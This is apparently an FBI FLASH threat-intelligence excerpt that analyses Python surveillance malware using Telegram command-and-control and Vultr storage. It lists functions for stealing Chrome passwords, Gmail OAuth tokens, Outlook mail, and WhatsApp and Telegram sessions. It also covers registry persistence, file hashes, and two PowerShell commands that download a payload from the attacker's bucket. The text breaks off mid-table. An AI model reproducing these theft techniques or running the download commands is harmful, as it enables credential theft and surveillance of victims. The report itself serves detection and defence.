GetSelfie		• Logic not implemented
ChangeSnapTime	change_config_file	• Modifies configuration file's SnapTime token
EnableMic	EnableMic	• Downloads zip file using Vultr API client, extracts it, sets persistence in HKCU registry hive, and executes C:\ProgramData\Drivers\MicDriver\MicDriver.exe
MyWhatsApp	change_config_file MyWhatsapp	• Sets configuration file's MyWhatsapp token to 1. Terminates whatsapp.exe process. Runs C:\ProgramData\Drivers\Whatsapp\Whatssapp.exe

SugWhatsapp	SugWhatsapp	• Downloads C:\ProgramData\Drivers\Whatsapp\Whatssapp.exe and C:\ProgramData\Drivers\Whatsapp\WebView2Loader.dll using Vultr API client • Modifies WhatsApp shortcut to link to Whatssapp.exe
GetFolder	GetFolderS3	• Given a path, all files in path are uploaded using Vultr API client
Runexe	RunExe	• Runs executable at given path
ChangeVicName	change_config_file	• Modifies the configuration file's VicName token
GetChromeTelWhat	GetChromeTelWhat	• For each Google Chrome profile under the current user account, compress the local browser storage for WhatsApp and Telegram to a .Dat file in %ALLUSERSPROFILE%\ZlibDate\Z84A847FEEB1FC2s
GetMyWhatSesion	GetMyWhatSesion	• Compresses contents within C:\ProgramData\Drivers\Whatsapp\User Data\EBWebView\Default\Local Storage and C:\ProgramData\Drivers\Whatsapp\User Data\EBWebView\Default\Local Storage to a .Dat file in %ALLUSERSPROFILE%\ZlibDate\Z84A847FEEB1FC2s
OutlookExtract	outlook_extract	• Enumerates every top-level mailbox within Outlook client via COM while extracting all messages and attachments from mailboxes. All content is compressed as a zip file in %ALLUSERSPROFILE%\ZlibDate\Z84A847FEEB1FC2s
GetStartupApp	send_file	• Writes command response of wmic startup get caption,command to wmic.Dat to a temporary directory, then sends it to C2
ChangeToken	check_token change_config_file send_msg	• Parses C2 command using regex • Validate targeted hostname matches system hostname • If validation is successful, modify token and userId fields in configuration file to values sent from C2; result is sent back to C2 (hereby altering the Telegram API authentication key and Chat ID)
GetChromePass	GetChromePass	• Extracts, decrypts, and writes all Google Chrome credentials to chrome_passwords.json, then sends it to C2
KeyLog	read_config_file send_msg KeyLog change_config_file	• KeyLog() is not implemented.

Python file, config.py, contained multiple variable and value pairs. Notably, the variable, S3_hostname, was assigned a value of ams1.vultrobjects.com.

Python file, mycrypto.py, interacted with rantom.txt and imported the following modules.

- cryptography
- os
- base64
- io
- PIL

Python file, mycrypto.py, contained the following functions.

Function	*Description*
stretch	• Rehashes key 8192 times using SHA-256 with an IV
StrToStrEncrypt	• UTF-8 variant of BinaryToBinaryEncrypt()
StrToStrDecrypt	• UTF-8 variant of BinaryToBinaryDecrypt()
BinaryToBinaryEncrypt	• Validates that buffer is a multiple of AESBlockSize and password length is not above the maximum length • Generates two IVs • Uses stretch() to obtain a key value • Generates a random key • Calculates HMAC • Encrypts binary data and returns cipher in binary format
BinaryToBinaryDecrypt	• Obtains cipher, sets a cursor at index 0, and performs the same validation as BinaryToBinaryEncrypt() • Extracts the first IV and updates the cursor • Uses stretch() to obtain a key value • Extracts the second IV and HMAC parts • Verifies HMAC • Performs AES decrypt • Returns bytes of decrypted data
encryptFile	• Calls encryptStream() on file bytes that have been read in via bytes • Write encrypted bytes to file
myencryptFile	• Writes encrypted bytes to file after calling encryptStream() by passing in string data
encryptStream	• Like BinaryToBinaryEncrypt() • Varies by having plaintext is provided as a parameter and the encrypted header, payload, and trailer is appended to an output file stream provided by the caller throughout the function as opposed to appending a buffer returned to the caller
myencryptStream	• Like encryptStream()

	• Varies by having an input buffer as opposed to an input file stream containing plaintext data is provided by the caller
myencryptStreamBase64	• Like BinaryToBinaryEncrypt() • Varies by having that the encrypted header, payload, and trailer is appended to an output file stream provided by the caller throughout the function as opposed to appending a buffer returned to the caller
decryptFile	• Reads file bytes • Write bytes after calling decryptStream()
mydecryptFile	• Reads file bytes • Returns result of calling mydecryptStream()
decryptStream	• Similar to BinaryToBinaryDecrypt() • Varies by having the use of an input file stream passed by the caller as the ciphertext and the use of an output file stream passed by the caller to write out the resultant decrypted plaintext as opposed to using a buffer passed by the caller as ciphertext and returning a buffer to the caller containing the resultant plaintext
mydecryptStream	• Like BinaryToBinaryDecrypt() • Varies by having the use of an input file stream passed by the caller as the ciphertext and the use of UTF-8 encoding to construct the plaintext return buffer as opposed to using a buffer passed by the caller as ciphertext and returning a plaintext buffer using binary encoding
mydecryptStreamBase64	• Like BinaryToBinaryDecrypt() • Varies by having the use of an input file stream passed by the caller as the ciphertext and the use of a bytearray() return type instead of a bytes return type for the resultant plaintext
encrypt_image	• Encrypts image bytes by using myencryptStreamBase64()
decrypt_image	• Decrypts image bytes by using mydecryptStreamBase64()

Python file, S3Vultr.py, contained a custom S3Client class. The class used AWS S3 API module, boto3, to implement the session creation. Credentials were imported from Python file, config.py, to configure the session to ams1.vultrobjects.com. The class included methods to create buckets, list buckets, delete empty buckets, delete buckets by first deleting objects within it, list objects within bucket, download object to destination, download object from specified bucket, upload object from source, and delete object.

Python file, utils.py, utilized the following modules.

- hashlib
- json
- os
- shutil

- sqlite3
- subprocess
- time
- uuid
- winreg
- zipfile
- pathlib
- threading
- psutil
- requests
- win32com
- PIL
- S3Vultr
- mycrypto (custom mycrypto.py)
- config (custom config.py)
- windows_tools
- xml
- operator
- win32api
- win32file
- pythoncom
- collections
- pynput
- comtypes
- portable_device_api
- datetime
- winpwnage
- ctypes
- boto3
- base64
- crypto

Python file, utils.py, contained multiple functions to perform surveillance and communicate with C2.

Function	*Description*
send_msg	• Calls NetTrue() • Formats passed in message by replacing "." With "\\." • Sends POST request every three seconds until server accepts message indicated by a valid ok field in the returned response
send_file	• Sends a file via a POST request to https://api.telegram.org/bot<token>/sendDocument • Deletes file after sending it • Sends message to C2 if the above actions raised an exception
send_screenshot	• Sends a screenshot every three seconds via POST request to https://api.telegram.org/bot<token>/sendPhoto?chat_id=<chat_id> until server accepts it indicated by a valid ok key in the returned response; the chat_id is the Group_ID from the configuration file • Sends message to C2 if the above action raised an exception
download_file	• Sends POST request to https://api.telegram.org/bot<token>/getFile?file_id=<file_id> where token and file_id are passed in • Obtains file_path from response • Sends GET request to https://api.telegram.org/file/bot<token>/<file_path> • Writes downloaded file to %ALLUSERSPROFILE%\ZlibDate\CachedFiles • Sends message to C2 if the above actions raised an exception
get_update	• Sends POST request to https://api.telegram.org/bot<token>/getUpdates • Returns the JSON response • Sends message to C2 if the above actions raised an exception
skip_this_message	• Sends a GET request to https://api.telegram.org/bot<token>/getUpdates?offset=<update_id> where the update_id is passed in • Sends message to C2 if the above action raised an exception
GetHash	• Obtains MD5 hash of file • Sends message to C2 if the above action raised an exception
ListOFLogsToSend	• Traverses %ALLUSERSPROFILE%\Files and removes directories with no files or directories • Returns a list of the remaining directories
send_logs	• Uploads files returned by ListOFLogsToSend() to Vultr
check_token	• Sends GET request to https://api.telegram.org/bot<token>/getUpdates • Returns a Boolean based on the JSON response ok key • Removes the logs after uploading • Sends message to C2 if the above actions raised an exception
CreaateFolder	• Creates directories, %ALLUSERSPROFILE%\ ZlibDate\Z84A847FEEB1FC2s, %ALLUSERSPROFILE%\ ZlibDate\CachedFiles, and %ALLUSERSPROFILE%\ ZlibDate\Settings
SnapName	• A variable, name, is set to time.strftime('%Y%m%d-%H%M%S') then characters – and 0 through 9 are replaced with empty string and letters a through j respectively

	• Returns string with pattern, SN_<name obfuscated>-<first 8 characters of uuid.uuid4()>-<computer name>
MyName	• A variable, name, is set to time.strftime('%Y%m%d-%H%M%S') then characters – and 0 through 9 are replaced with empty string and letters a through j respectively • Returns string with pattern, <pass in string>_<name obfuscated>-<first 8 characters of uuid.uuid4()>-<computer name>
GGetSnap	• Obtains screenshot and writes encrypted results to an obfuscated file name by calling SnapName() • File name is renamed to %ALLUSERSPROFILE%\ZlibDate\Z84A847FEEB1FC2s\SN_*.Dat • Sends message to C2 if the above actions raised an exception
ListOFDrive	• Returns list of available drives from drive letter A through K • Sends message to C2 if the above action raised an exception
ListFiles	• For all drives returned by ListOFDrive(), obtains a list of all files and writes encrypted results to an obfuscated file name by calling MyName() and passing string, LF • File name is renamed to %ALLUSERSPROFILE%\ZlibDate\Z84A847FEEB1FC2s\LF*.Dat • Sends message to C2 if the above actions raised an exception
ListofPortablTelegram	• Searches all drives returned by ListOFDrive() for portable version of Telegram • Returns a list of all directories found
GGetTelStore	• Checks if Microsoft Store version of Telegram is installed by checking directories in %LOCALAPPDATA%\Packages with sub-string, TelegramMessengerLLP • Compress the directories that match the above conditions to a temporary file • Rename file to %ALLUSERSPROFILE%\ZlibDate\Z84A847FEEB1FC2s\0TelStore*.Dat • Sends message to C2 if the above actions raised an exception
proc_List	• Runs the psutil.process_iter() command and writes encrypted results to an obfuscated file name by calling MyName() and passing string, PL • File name is renamed to %ALLUSERSPROFILE%\ZlibDate\Z84A847FEEB1FC2s\PL*.Dat • Sends message to C2 if the above actions raised an exception
sysinf	• Runs the systeminfo command and writes encrypted results to an obfuscated file name by calling MyName() and passing string, SI • File name is renamed to %ALLUSERSPROFILE%\ZlibDate\Z84A847FEEB1FC2s\Si*.Dat • Sends message to C2 if the above actions raised an exception
TelGet	• Obtains a list of all Telegram installation directories if string, All, was passed in • Obtains path to Telegram Desktop installation directory if string, Def, was passed in • Compresses Windows Store version of Telegram if it exists • For every Telegram installation directory found, compresses the directory and adds it to an archive at %LOCALAPPDATA%\TelPath.txt

	• Renames temporary archive file to %ALLUSERSPROFILE%\ZlibDate\Z84A847FEEB1FC2s\0Tel*.Dat • A loop to ignore directories defined by the configuration file is included • Sends message to C2 if the above actions raised an exception
ProgramGet	• Concatenates a string of software name, version, and publisher for every software in windows_tools.installed_software.get_installed_software() • Creates an obfuscated name for a file using string, IP, to start the obfuscation process using function, MyName() • Encrypts string of software and writes it to a temporary file in a temporary directory with a .DAT extension • Renames the file to %ALLUSERSPROFILE%\ZlibDate\Z84A847FEEB1FC2s\IP*.Dat • Sends message to C2 if the above actions raised an exception
checkIfProcRann	• Checks process list for a process name • Returns True if the process name is found • Return False per psutil.NoSuchProcess, psutil.AccessDenied, or psutil.ZombieProcess • Sends message to C2 if the above action raised an exception
ChromGet	• Compresses content from %LOCALAPPDATA%\Google\Chrome\User Data\Default to %ALLUSERSPROFILE%\ZlibDate\Z84A847FEEB1FC2s\1Chr*.Dat • Sends message to C2 if the above action raised an exception
EdgGet	• Compresses content from %LOCALAPPDATA%\Microsoft\Edge\User Data\Default to %ALLUSERSPROFILE%\ZlibDate\Z84A847FEEB1FC2s\1Edg*.Dat • Sends message to C2 if the above action raised an exception
MozGet	• Compresses content from %APPDATA%\Mozilla\Firefox\Profiles to %ALLUSERSPROFILE%\ZlibDate\Z84A847FEEB1FC2s\1Moz*.Dat • Sends message to C2 if the above action raised an exception
unzip	• Uses Python zipfile module to extract all files from a zip archive
create_config_file	• Creates encrypted configuration file, %ALLUSERSPROFILE%\ZlibDate\Settings\config.xml • Sends message to C2 if the above action raised an exception
read_config_file	• Decrypts configuration file • Gets a value by token (key) • Sends a message to C2 if the above actions raise an exception
change_config_file	• Decrypts configuration file • Sets token (key) with value within configuration file • Encrypts configuration file • Sends message to C2 if the above actions raised an exception
set_reg	• Sets persistence registry key at SOFTWARE\Microsoft\Windows\CurrentVersion\Run to the passed in executable path • Returns true of sends a message to C2 if the above actions raised an exception

FBI FLASH
ACTIONABLE CYBER INTELLIGENCE

RSC	• Executes script within Python • Stores result in %ALLUSERSPROFILE%\ZlibDate\Z84A847FEEB1FC2s\rsc.Dat • Sends message to the C2 with the result • Sends message to the C2 if the above actions raised an exception
RunExe	• Runs executable from given path • Checks if executable is running and sends a message to C2 accordingly
CheckForDevices	• Checks for removable logical drives • Copies data from drives to %ALLUSERSPROFILE%\ZlibDate\Z84A847FEEB1FC2s\Files\ • Sends message to C2 whether the above actions were successful
ZipChromeTelWhat	• Compresses files from two given directories and a flag • If the flag is ChromWhats or MyWhatsapp, the resulting archive name will reflect IndexedDB\https_web.whatsapp.com_0.indexeddb.leveldb • If the flag is ChromTel, the resulting archive name will reflect IndexedDB\https_web.telegram.org_0.indexeddb.leveldb • Resulting compressed file is stored as %ALLUSERSPROFILE%\ZlibDate\Z84A847FEEB1FC2s\Z-*.Dat
GetMyWhatSesion	• Compresses cache from C:\ProgramData\Drivers\Whatsapp\User Data\EBWebView\Default\IndexedDB\https_web.whatsapp.com_0.indexeddb.leveldb and C:\ProgramData\Drivers\Whatsapp\User Data\EBWebView\Default\Local Storage • Sends a message on whether the above actions were successful
GetChromeTelWhat	• Checks if chrome.exe is running; if so, sends a message to C2 • For each profile in %LOCALAPPDATA%\Google\Chrome\User Data, checks if https_web.whatsapp.com_0.indexeddb.leveldb exists and sends a message to C2 if it does not exist • Otherwise calls ZipChromeTelWhat() which compresses local data cache for each profile while a message is sent to C2 on whether the above actions were successful
run_send_file	• Checks if %ALLUSERSPROFILE%\ZlibDate\Settings\lfgy.Dat exists; if not, calls GetListFileForSend() • Calls SendFile() • Sends message to C2 if any of the above actions raised an exception
GetListFileForSend	• Traverses files in returned by ListOFDrive() • Appends to a list of file names • Sets a buffer size of 73400320 to call myencryptFile() with • Sends message to C2 if any of the above actions raised an exception
SendFile	• Uploads unique files to Vultr • Updates configuration file SendFile token with 0 • Sends message to C2 if file transfer was successful • Sends message to C2 if it failed to alter configuration file
check_s3_status	• Calls NetTrue() • Lists buckets • Sends message to C2 whether the above actions were successful
GetFolderS3	• Traverses given path and uploads it to Vultr

FBI FLASH
ACTIONABLE CYBER INTELLIGENCE

	• Sends a message to C2 whether the above actions were successful
EnableMic	• Checks if C:\ProgramData\Drivers\MicDriver\MicDriver.exe exists • Sends a message to C2 if the above file exists • Downloads MicDriver.zip from micbucket Vultr bucket to %ALLUSERSPROFILE%\ZlibDate\CachedFiles\MicDriver.zip • Makes directory C:\ProgramData\Drivers\MicDriver • Uncompresses MicDriver.zip • Sets MicDriver registry value C:\ProgramData\Drivers\MicDriver\MicDriver.exe within HKCU • Runs C:\ProgramData\Drivers\MicDriver\MicDriver.exe • Sends message to C2 whether the above actions were successful
WhatsappCheker	• Traverses %LOCALAPPDATA%\Packages for WhatsAppDesktop in directory name • Depending on value passed in flag, kills process, whatsapp.exe • Removes LocalState from the directory that the first search hits on • Kills process, whatsapp.exe • Runs C:\ProgramData\Drivers\Whatsapp\WhatssApp.exe
MyWhatsapp	• Checks if C:\ProgramData\Drivers\Whatsapp\WhatssApp.exe exists and sends message to C2 if it does • Makes directory C:\ProgramData\Drivers\Whatsapp if the above path does not exist • Downloads WebView2Loader.dll to C:\ProgramData\Drivers\Whatsapp\WebView2Loader.dll • Downloads WhatssApp.exe to C:\ProgramData\Drivers\Whatsapp\WhatssApp.exe • Kills process, whatsapp.exe • Runs Whatssapp.exe • Sends message to C2 whether the above actions were successful
outlook_extract	• Creates directory for email exfiltration at %ALLUSERSPROFILES%\ZlibDate\CachedFiles\mails Checks if %ALLUSERSPROFILES%\ZlibDate\Settings\b3f8c29e-d670-43d8-846f-29d5a5f2c3f8 exists and reads a list; if the does not exist, the list is set to an empty list • Writes emails to the above directory • Compresses files in directory with the name pattern, %ALLUSERSPROFILE%\ZlibDate\Z84A847FEEB1FC2s\OU*.zip • Removes initial exfiltrated directory tree
extract_msg_data (outlook_extract)	• Provides logic to read email content and write content to file system
extract_outlook (outlook_extract)	• Extracts Outlook Inbox, Deleted Items, Sent Items, Archive, and Junk Email emails to a provided directory
extract_gmail (outlook_extract)	• Extracts Gmail Inbox emails to a provided directory
NetCHK	• Sends GET request to https://www.google.com and returns True • Otherwise returns False

NetTrue	• Sends GET request to https://www.google.com • Otherwise waits 5 seconds upon raised exception
GetChromePass	• Decrypts and exfiltrates Chrome passwords
get_chrome_encryption_key (GetChromePass)	• Reads %LOCALAPPDATA%\Google\Chrome\User Data\Local State for key information • Uses win32crypt.CryptUnprotectData to decrypt key
decrypt_password (GetChromePass)	• Decrypted encrypted password using key via AES-GCM decryption routine
backup_chrome_passwords (GetChromePass)	• Obtains key via get_chrome_encryption_key() • Relatively copies %LOCALAPPDATA%\Google\Chrome\User Data\Default\Login Data as ChromePasswordsBackup.db • Traverses credentials • Decrypts password using obtained key • File, chrome_passwords.json, is created to store decrypted credentials • File is sent to C2
GetFilePhone	• Checks for USB devices • Discovers directories and files • Reads and transfers files while maintaining its original directory structure
download_file (GetFilePhone)	• Opens data stream to read file • Each byte of stream is appended to a buffer
walk (GetFilePhone)	• Generator to traverse directories and files for PortableDeviceContent
_ls_devices (GetFilePhone)	• Returns devices exposed via Media Transfer Protocol (MTP)
_start_to_fetch (GetFilePhone)	• Checks for USB devices • Enumerates any exposed storage media • Starts file transfer
KeyLog	• Returns None; in other words, not implemented
SugWhatsapp	• Sends message if C:\ProgramData\Drivers\Whatsapp\WhatssApp.exe exists • Otherwise, downloads it using S3Client object • Assigns WhatsApp short to new download

MsCache.exe

File	*PE32+ executable (GUI) x86-64, for MS Windows*
MD5	3E7A2FCEF1D038D05B20148C573A6499
SHA1	F3714C325A39EEA3534CE100881FF55D91AA84E3
SHA256	4908C0BC11A933D83C83935D9468BA8D08BC23529E5FF4D4344D4F0787B84BB6
Compiler	Microsoft Visual C/C++(2022+)[-]
Linker	Microsoft Linker(14.38**)[GUI64]
Packer	PyInstaller(-)[-]

Behavioral Analysis

From a victim machine the following commands were run.

> powershell Invoke-WebRequest -Uri https://micbucket.ams1.vultrobjects.com/MSCache.exe -OutFile C:\ProgramData\ZlibDate\cachedfiles\MSCache.exe
>
> powershell Invoke-WebRequest -Uri https://micbucket.ams1.vultrobjects.com/credentials.json -OutFile C:\ProgramData\ZlibDate\cachedfiles\credentials.json

Malware sample, MsCache.exe, checked for Chrome browser profiles in %LOCALAPPDATA%\Google\Chrome\User Data\ then checked for keepass.exe within each profile and, if not found, checked SOFTWARE\Microsoft\Windows\CurrentVersion\App. For each existing profile, an Oauth2 connection to https://mail.google.com/ using credentials.json was made. The email and credentials were saved to C:\ProgramData\ZlibDate\CachedFiles\<email>.pickle. While connected, MsCache.exe recorded the data of each email in the mailbox. Upon analyzing one of the pickle files while it was staged or cached, the pickle file contented a google.oauth2.credentials.Credentials object. When the content of the object is queried, the following keys appear with associated values.

- token
- refresh_token
- token_uri
- client_id
- client_secret
- scopes
- expiry

Data is exfiltrated to https://api.telegram.org/. Error messages were written to C:\ProgramData\ZlibDate\CachedFiles\er.txt. Lastly, the data in %LOCALAPPDATA%\Google\Chrome\User Data\ was deleted.

Static Analysis

Malware sample, MsCache.exe, performs authorization, acquiring, and exfiltrating OAtuh authentication tokens for Gmail accounts and corresponding email addresses. Victim credentials are sent to the actor's Telegram C2. With the use of a legitimate copy of Google's chromedriver.exe (MD5: a0ef15a941f85b4610e674c02d3c4843), malware sample, MsCache.exe, facilitates the authorization token acquisition process.

Upon decompiling MsCache.exe, the Python 3.12 file, main.py resulted. Python file, main.py, contained the following imports.

- pickle
- os
- requests
- socket
- shutil
- pathlib
- selenium
- google_auth_oauthlib.flow
- uuid
- time

Python file, main.py contained the following global variables which were used by functions further described below.

```
SCOPES = [
  'https://mail.google.com/']
USER_DATA_PATH =
Path(f'''{os.environ['LOCALAPPDATA']}\\Google\\Chrome\\Settings\\User Data''')
RESULT_FILES_ROOT = 'C:\\ProgramData\\ZlibDate\\CachedFiles\\'
fetched_mails = []
```

Python file, main.py, contained the following functions.

Function	Description
copy_user_data	• Checks if %LOCALAPPDATA%\Google\Chrome\Settings\User Data is valid and removes it • Copies structure of %LOCALAPPDATA%\Google\Chrome\User Data to %LOCALAPPDATA%\Google\Chrome\Settings\User Data • Calls send_log() if the above actions raised an exception
send_log	• Sends message as a POST request to api.telegram.org, and wrote the message to C:\ProgramData\ZlibDate\CachedFiles\er.txt
send_session	• Reads C:\ProgramData\ZlibDate\CachedFiles\<email>.pickle via bytes • Sends a POST request with the bytes to api.telegram.org • Deletes the pickle file • Calls send_log() if the above actions raised an exception
get_access	• Uses Chrome WebDriver and user profile as parameters to obtain credentials per email • WebDriverWait object blocks sequential logic for 30 seconds or until a DOM object, div[data-email], is available • If an exception is raised at this point, send_log(), is called • Emails within DOM object, div[data-email], is stored in local variable • A loop checks each email object against global variable, fetched_mails, initially an empty list • If an email match occurs, an index is incremented by 1 while continuing the loop otherwise a flag is set to True and loop exited • If the flag is False, False and None values are returned to indicate no emails nor credentials were to be returned • If the flag is True, the Python function, sleep(), is called for 10 seconds and the Selemium function, click(), is called on the email index which initiated the Oauth flow process • A WebDriverWait object blocks sequential logic for 30 seconds or until the current URL contains the substring warning, authError, deniedsigninrejected, or challenge; these substrings indicate that the route blocked automation which resulted in function, send_log(), being called • If the route was not blocked, the email and credentials are returned via Selenium • Calls send_log() if the above actions raised an exception
authenticate_with_seleniu m	• Obtains a list of profiles within %LOCALAPPDATA%\Google\Chrome\Settings\User Data • For each profile, a new Chrome WebDriver was created using headless mode; the user-agent string, Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.0.0 Safari/537.36, overwrote the default user-agent string • Establishes an InstalledAppFlow object that reads C:\ProgramData\ZlibDate\CachedFiles\credentials.json and uses

	SCOPES as a parameter which contains the Gmail URL, https://mail.google.com/, in a list; the resulting behavior of these actions is a configured OAuth authentication with actor supplied credentials which is used to interact with victims' Gmail accounts • The InstalledAppFlow object then runs a local server using the Chrome WebDriver and the get_access() function as parameters which returns two objects: an email and credentials • If no email is returned, Chrome WebDriver session is terminated • If there are credentials, this content is stored in C:\ProgramData\ZlibDate\CachedFiles\<email>.pickle, then passes into function, send_session(), and the email is added to the global variable, fetched_mails • The Python function, sleep(), is called for five seconds • Calls send_log() if the above actions raised an exception
main	• Called in the Python name-main idiom • Calls copy_user_data() • Calls authenticate_with_selenium() • Calls send_log() if the above actions raised an exception

External Resource: chromedriver.exe

File	**PE32+ executable (console) x86-64, for MS Windows**
MD5	A0EF15A941F85B4610E674C02D3C4843
SHA1	47053183316B2D9A6A409729801BE05BB81E216C
SHA256	609667EEE9C70DE0E530E89CFB2880646CE3141439E4A9482FB4F09AC987233E
Compiler	Microsoft Visual C/C++(2015 v.14.0)[-]
Linker	Microsoft Linker(14.0)[Console64,console]

This binary is a legitimate file from Google for testing programmatic bridges between automation frameworks (i.e.: Selenium) and the Google Chrome browser.

RuntimeSSH.exe

File	*PE32+ executable (GUI) x86-64, for MS Windows*
MD5	E51FF37FB431767DCDEC0B5E6D2A786A
SHA1	87DCBA4957396A9E594ED1D133BC115315763002
SHA256	0D74156089292EEE308017C8E8A7550739ECB6149FF379810F7C54B1DBAABC91
Compiler	Microsoft Visual C/C++(2022 v.17.4)[-]
Linker	Microsoft Linker(14.34**)[GUI64]

Packer	PyInstaller(-)[-]

File	**PE32+ executable (GUI) x86-64, for MS Windows**
MD5	EBDD9595B79B39F53909D862499DBC94
SHA1	9A73B561AE4CAEF2F445D0272389971BC8A45D6F
SHA256	97C9E2CBE728153A350A280CACA6ED38F650014F6D1821B7764AFF4704FE12D9
Compiler	Microsoft Visual C/C++(2022 v.17.4)[-]
Linker	Microsoft Linker(14.34**)[GUI64]
Packer	PyInstaller(-)[-]

Behavioral Analysis

Malware sample, RuntimeSSH.exe, was initially observed compressed within Runtime_SSH.zip on the victim's machine with relative content like in Figure 3. For example, file, rantom.txt (MD5: 7D3CCE1F9DBAED585B61E6E903D69B9B), was compressed as well. Runtime_SSH.zip was uncompressed to directory Runtime_SSH\.

Upon executing RuntimeSSH.exe, the following file writes occurred.

%USERPROFILE%\AppData\Local\Temp\by0dk2bw

%USERPROFILE%\AppData\Roaming\Config\config.xml

Periodic POST requests were made to https://api.telegram.org/.

Static Analysis

Upon decompiling RuntimeSSH.exe, the Python 3.11 file, main.py, resulted. Python file, main.py, contained the following imports.

- logging
- asyncio
- time
- sys

- io
- re
- requests
- telegram
- bot.utils (custom utils.py)
- bot.strings (custom strings.py)
- system.utils (custom utils.py)
- system.constants (custom constants.py)

Python file, main.py, contains logic to perform the following:

- Create mutex, ytyjyujyu
- Gets thread's last error code and if it is -1, the logic exists
- Create configuration file
- Read Telegram configuration from configuration file
- Obtain machine hostname
- Configuration of Telegram API handler
- Definition of function, analyze_command() which listens for the following string prefixes

Command	**Description**
@@	• String passed into run_command() which runs logic from rantom.txt • Sends back "🖳 Command result:\n\n`{cmd}` " to C2
##	• String passed into run_builtin_command() and revalued by the next few characters
**	• Writes to file C:\ProgramData\ur.txt contents of message • Sends back '☑ Message sent successfully'

- Function, run_builtin_command(), ran the following C2 commands

Command	**Description**
pl	• Calls get_process_list(), sending the results to C2. The underlying implementation is prototyped in system\utils.py and protected in rantom.txt.
si	• Calls get_sys_info(), sending the results to C2. The underlying implementation is prototyped in system\utils.py and protected in rantom.txt.

ss	• Calls get_screenshot(), sending the results back to C2 as a PNG file. The underlying implementation is prototyped in system\utils.py and protected in rantom.txt.
dt	• Calls up_tel(), exfiltrating the data collected by this function back to C2 as a ZIP archive. The underlying implementation is prototyped in system\utils.py and protected in rantom.txt.
reg	• Calls make_startup(). The underlying implementation is prototyped in system\utils.py and protected in rantom.txt.
regtro	• Calls make_startup() with the tro=True argument. The underlying implementation is prototyped in system\utils.py and protected in rantom.txt.
cht	• Provides the capability for the construction of a new telegram.ext.Application instance with a new Telegram API token and Chat ID provided by the C2 and for validation of the provided token. • Proceeds to call the write_config_file() function to modify these values used by the sample if the change is successful, however, the underlying implementation of this function is prototyped in system\utils.py and is protected in rantom.txt. The send_message_arbitrary() function is called to inform C2 whether the token change was successful.
runtro	• Calls run_exe(), passing the configuration parameters TRO_EXE_NAME (winappx.exe) and UNZIP_PATH (%ALLUSERSPROFILE%\MicrosoftDistribution\sysmain) to the call. The fully qualified path %ALLUSERSPROFILE%\MicrosoftDistribution\sysmain\winappx.exe is effectively passed to the function call. The underlying implementation is prototyped in system\utils.py and protected in rantom.txt.
whois	• Creates a new thread, invoking the Python standard library function requests.get() with the URL https://api.ipify.org passed as the argument. This URL corresponds to an API which returns the target machine's IP address. • A message is sent back to C2 with send_message_arbitrary() (implemented in bot\utils.py) either containing the IP address information obtained or noting an error has occurred.
runexe<<	• Calls run_exe(), passing the file path determined by a regex search as an argument. The underlying implementation is prototyped in system\utils.py and protected in rantom.txt.

- Configuration of communication handler to C2
- Definition of function, downloader()
- Configuration of event loop
- Definition of function, send_initial_message()
- Definition of function, check_for_file()
- Listens for updates from C2 via application.run_polling()

Python file, main.py, contained the following functions.

Function	Description
analyze_command	• Listens for C2 commands that contain the following prefix: @@, ##, or **
run_builtin_command	• Listens for custom C2 commands
downloader	• If file name starts with dev, bit, or kee, and ends .dll, function, place_dll(), is called from system\utils.py • If file name starts with reg and ends with .zip, function, download_file(), is called from bot\utils.py after checking for path, C:\ProgramData\ssh-cache-default\{8bda3848-495e-43f4-8d10-7d37a67f1604} • If the file ends with .zip, function, download_file(), is called after checking %APPDATA%\Config
send_initial_message	• Calls send_message_arbitrary() from bot\utils.py in a loop • Calls function, sleep(), for 10 seconds if an exception is raised • The loop is terminated once the message is sent successfully
check_for_file	• Checks for C:\ProgramData\up.txt • Opens the above file in read-only mode if it exists • Calls function, send_message_arbitrary(), with content of file • Deletes file • Waits for 7 seconds

Malware sample, RuntimeSSH.exe, relied on two modules, bot and system, both containing Python files.

Python file, bot\strings.py, contained the following string messages.

msg_user_is_active = '🟢 `{pc_name}` is online now'

msg_cmd_result = '🖨️ Command result:\n\n`{cmd}`'

msg_download_success = '✅ {file_name} downloaded successfully'

msg_download_failed = '❗ {file_name} download failed'

msg_exe_run_success = '✅ {file_name} execution was successful'

msg_exe_run_failed = '❗ {file_name} execution failed'

err_unzip = '❗ {file_name} unzip failed'

success_unzip = '✅ {file_name} unzipped successfully'

success_token_change = '✅ Token changed successfully\n\nBot\'s new details are:\n\n🔸 username: \n @{bot_username}\n\n🔹 token: \n `{bot_token}`\n \n🔸 gpid:\n `{gp_id}`\n\n '

err_token_change = ' ❗ Failed to change token, check if token is valid and try again'

msg_whois_result = ' 🌍 Whois result:\n\nIP adress is `{resp}`\n '

err_whois = ' ❗ Failed to get whois'

fetch_special_message_success = ' ✅ Message sent successfully'

Python file, utils.py, contained the following functions.

Function	**Description**
send_message_markdown_v2	• Sends arbitrary message to C2 using Markdown version 2
send_message_arbitrary	• Sends arbitrary message to C2
send_as_file_arbitrary	• Sends file to C2
send_photo_arbitrary	• Sends photo to C2
download_file	• Downloads a file from C2 to a specified destination path • Sends a message back to C2 whether it was successful • Retries downloading three times if necessary

Python file, system\config.py, contained encryption keys, bot identifiers, and directory paths for other functions to use.

Python file, system\constants.py, contained the following global variables and values.

ELMNT_TOKEN = 'token'

ELMNT_USER_ID = 'userId'

ELMNT_SEND_INITIALS = 'sendInitials'

Python file, system\mycrypto.py, contained no variation from winappx.exe mycrypto.py.

Python file, system\utils.py, contained the following functions.

Function	**Description**
get_pc_name	• Calls get_pc_name part from rantom.txt • Returns results

create_config_file	• Calls create_config_file from rantom.txt • Returns results
read_config_file	• Calls read_config_file part from rantom.txt • Returns results
write_config_file	• Calls write_config_file part from rantom.txt • Returns results
get_process_list	• Calls get_process_list part from rantom.txt • Returns results
get_sys_info	• Calls get_sys_info part from rantom.txt • Returns results
get_screenshot	• Calls get_screenshot part from rantom.txt • Returns results
place_dll	• Calls place_dll part from rantom.txt • Returns results
unzip	• Calls unzip part from rantom.txt • Returns results
make_startup	• Calls make_startup part from rantom.txt • Returns results
up_tel	• Calls up_tel part from rantom.txt • Returns results
run_command	• Calls run_command part from rantom.txt • Returns results
run_exe	• Calls run_exe part from rantom.txt • Calls get_process_list() • Sends a message whether a passed in argument is within the process list
get_method_content	• Decrypts rantom.txt • Splits the contents of the decrypted rantom.txt • Returns the part where the passed in method name matches which can be used to pass in Python function, exec()

Python file, system\winstructures.py, contained references WINAPI. Python file, system\winstructures.py, contained the following function.

Function	**Description**
